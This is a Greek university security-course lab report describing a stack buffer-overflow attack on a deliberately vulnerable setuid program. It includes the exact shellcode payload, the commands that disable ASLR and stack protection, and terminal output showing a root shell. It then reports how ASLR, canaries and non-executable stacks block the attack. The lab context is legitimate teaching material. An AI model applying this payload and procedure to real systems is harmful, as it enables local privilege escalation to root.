Ασφάλεια Δικτύων & Πληροφοριακών Συστημάτων
Ακαδημαϊκό Έτος: 2016-17
Εξάμηνο: 8ο
Project 1
Αξελός Χρήστος, 1814
Κάραλης Γεώργιος, 1848
Πολυχρόνης Γεώργιος, 1749

Δευτέρα, 27 Μαρτίου 2017

- Δημιουργία **BADFILE**:
  i) Μετάφραση του **SHELLCODE** σε **OPCODES** (46 Bytes).
  ii) Προσθέσαμε κατάλληλο αριθμό από **NOPS** για να συμπληρώσουμε 56 Bytes (10 Bytes άρα 10 **NOPS**).
  iii) Μέσω των εντολών: **sudo su root** & **#sysctl -w kernel.randomize_va_space=0** απενεργοποιήσαμε το **Address Space Layout Randomization (ASLR)** για να έχουμε σταθερές διευθύνσεις για τη stack.
  iv) Μέσω μίας εντολής **printf** στη συνάρτηση **bof** ακριβώς πριν από την εντολή **strcpy** βρήκαμε σε ποια διεύθυνση στη **stack** είναι αποθηκευμένη η διεύθυνση του **buffer**.
  v) Προσθέσαμε μετά τα **OPCODES** στο **BADFILE** τα 6 Bytes της διεύθυνσης του **buffer** και μάλιστα σε ανάποδη σειρά σε σχέση με τα **OPCODES** διότι τα μηχανήματα έχουν αρχιτεκτονική **LITTLE ENDIAN**.
  vi) Άρα, συνολικά έχουμε: 10 Bytes (**NOPS**) + 46 Bytes (**OPCODES**) + 6 Bytes (**ADDRESS**) = 62 Bytes Total.

- Compile του **Vulnerable Program**:

Μέσω root πρόσβασης και της εντολής **sudo su root** εκτελέσαμε τις παρακάτω εντολές:

i. # gcc -o stack -z execstack -fno-stack-protector stack.c
ii. # chmod 4755 stack

- Ενέργειες για το εκτελέσιμο:

Με πρόσβαση **user** εκτελέσαμε την εντολή **./stack** όπου το **ASLR** και ο **Stack Guard (-fno-stack-protector)** είναι απενεργοποιημένα και το flag **–z execstack** κατά το compile σημαίνει ότι μπορούμε να εκτελέσουμε κώδικα από το πρόγραμμά μας που βρίσκεται στη stack.

- Πως τρέχει το **Vulnerable Program**:

Με απενεργοποιημένα τα ASLR και Stack Guard, και με το flag –z execstack κατά την εκτέλεση του προγράμματος συμβαίνουν τα εξής:

i. Το πρόγραμμά μας διαβάζει από ένα αρχείο που λέγεται badfile τον κώδικα που θέλουμε να εκτελέσουμε.
ii. Αυτός ο κώδικας μέσω της συνάρτησης bof και της μεταβλητής buffer που υπάρχει σε αυτή περνιέται στη stack της συνάρτησης.
iii. Το μέγεθος του badfile σημαίνει ότι το περιεχόμενό του θα γεμίσει τη stack και θα κάνει overwrite επιπλέον 14 Bytes εκ των οποίων τα 8 είναι ο Frame Pointer, $rbp, και τα υπόλοιπα 6 (χωρίς τα μηδενικά) είναι η διεύθυνση επιστροφής της συνάρτησης bof.
iv. Με αυτόν τον τρόπο, αλλάζουμε τα περιεχόμενα της stack και ειδικότερα τη διεύθυνση επιστροφής όπου τοποθετούμε μέσω του badfile τη διεύθυνση της stack που είναι τοποθετημένο το πρόγραμμά μας με σκοπό την εκτέλεσή του.

v. Τελικά, η εκτέλεση του προγράμματος συνεχίζεται στον δικό μας κώδικα όπου λαμβάνουμε ένα **shell** με **root** πρόσβαση.

Ακολουθεί screenshot που επεξηγεί καλύτερα τις παραπάνω διαδικασίες:

```
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ sudo su root
[sudo] password for gkaralis:
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# gcc -g -fno-stack-protector -z execsta
ck -o stack stack.c
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# chmod 4755 stack
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# exit
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ ls -l
total 40
-rwxrwxr-x 1 gkaralis gkaralis  9904 Mar 27 18:33 ATTACK
-rw-rw-r-- 1 gkaralis gkaralis   229 Mar 27 18:31 ATTACK.c
-rw-rw-r-- 1 gkaralis gkaralis    62 Mar 27 18:43 badfile
-rw-rw-r-- 1 gkaralis gkaralis   751 Mar 27 19:10 perl_command.txt
-rwsr-xr-x 1 root     root     11344 Mar 27 19:12 stack
-rw-rw-r-- 1 gkaralis gkaralis   569 Mar 27 18:48 stack.c
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ perl -e 'print "\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x48\x31\xc0\xb0\x69\x48\x31\xff\x0f\x05\x48\x31\xc0\xb0\x3b\x68\x2f\x62\x69\x6e\xbf\x2f\x73\x68\xaa\x81\xe7\xff\xff\xff\x55\x89\x7c\
x24\x04\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05\x80\xdb\xff\xff\xff\x7f"' > badfile
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ ./stack
# id
uid=0(root) gid=1000(gkaralis) groups=1000(gkaralis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


- Παρατηρήσεις:
  i. Μετά την κανονική εκτέλεση, ενεργοποιήσαμε το ASLR. Εκτελέσαμε το πρόγραμμα stack πολλές φορές και από τα αποτελέσματα είδαμε ότι ακόμα και να εκτελεστεί ένα μεγάλο αριθμό επαναλήψεων πάντα θα εμφάνιζε: Segmentation Fault. Αυτό συμβαίνει διότι οι διευθύνσεις της stack δεν είναι σταθερές και κάθε φορά η διεύθυνση του buffer άλλαζε, και μάλιστα κάθε φορά άλλαζε κατά 4 Bytes, δηλαδή 0x7ff **(<u>ffffdb8</u>)** 0 όπου μέσα στην παρένθεση είναι τα Bytes που διαφοροποιούνταν.

```
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ sudo su root
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# gcc -g -fno-stack-protector -z execsta
ck -o stack stack.c
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# /sbin/sysctl -w kernel.randomize_va_sp
ace=2
kernel.randomize_va_space = 2
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# chmod 4755 stack
root@ubuntu:/home/gkaralis/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program# exit
gkaralis@ubuntu:~/Documents/UTH-temp/Security 2016-17/Assignments/Lab1/The Vulnerable Program$ ./ATTACK
Segmentation fault (core dumped)
1
Segmentation fault (core dumped)
2
Segmentation fault (core dumped)
3
Segmentation fault (core dumped)
4
Segmentation fault (core dumped)
5
Segmentation fault (core dumped)
6
Segmentation fault (core dumped)
7
Segmentation fault (core dumped)
8
Segmentation fault (core dumped)
9
Segmentation fault (core dumped)
10
Segmentation fault (core dumped)
11
Segmentation fault (core dumped)
12
Segmentation fault (core dumped)
13
Segmentation fault (core dumped)
14
```

Ακόμα και με τη μέθοδο του **<u>Brute Force (με σταθερή διεύθυνση)</u>** δεν καταφέραμε να πάρουμε root shell από το πρόγραμμα μας, και μάλιστα ούτε σε 16000 επαναλήψεις. Το

πρόγραμμα **ATTACK** που φαίνεται στο παραπάνω screenshot πραγματοποιεί το Brute Force μετρώντας κάθε φορά τις επαναλήψεις.

ii. Απενεργοποιώντας μόνο το **Stack Guard** με το flag **–fno-stack-protector** κατά το compile, η εκτέλεση του προγράμματος απορρίπτεται με τη δικαιολογία της τροποποίησης των τιμών που βρίσκονται και καθορίζουν τη stack ενός προγράμματος και συγκεκριμένα τα **Stack Canaries**. Ακολουθεί επεξηγηματικό screenshot για το συγκεκριμένο πρόβλημα:



iii. Στη συνέχεια κάναμε compile το πρόγραμμά μας με το flag **–z noexecstack**. Αυτή η παράμετρος εμποδίζει το πρόγραμμά μας από το να εκτελέσει κώδικα που βρίσκεται σε raw format στη stack, όχι και όμως και το buffer-overflow επιτρέποντάς μας να εκμεταλλευτούμε αυτή την αδυναμία με άλλους τρόπους. Τα μηνύματα που πήραμε ήταν: Segmentation Fault γιατί ουσιαστικά πάμε να εκτελέσουμε κώδικα σε σημείο που κανονικά δεν θα έπρεπε. Ακολουθεί και επεξηγηματικό screenshot: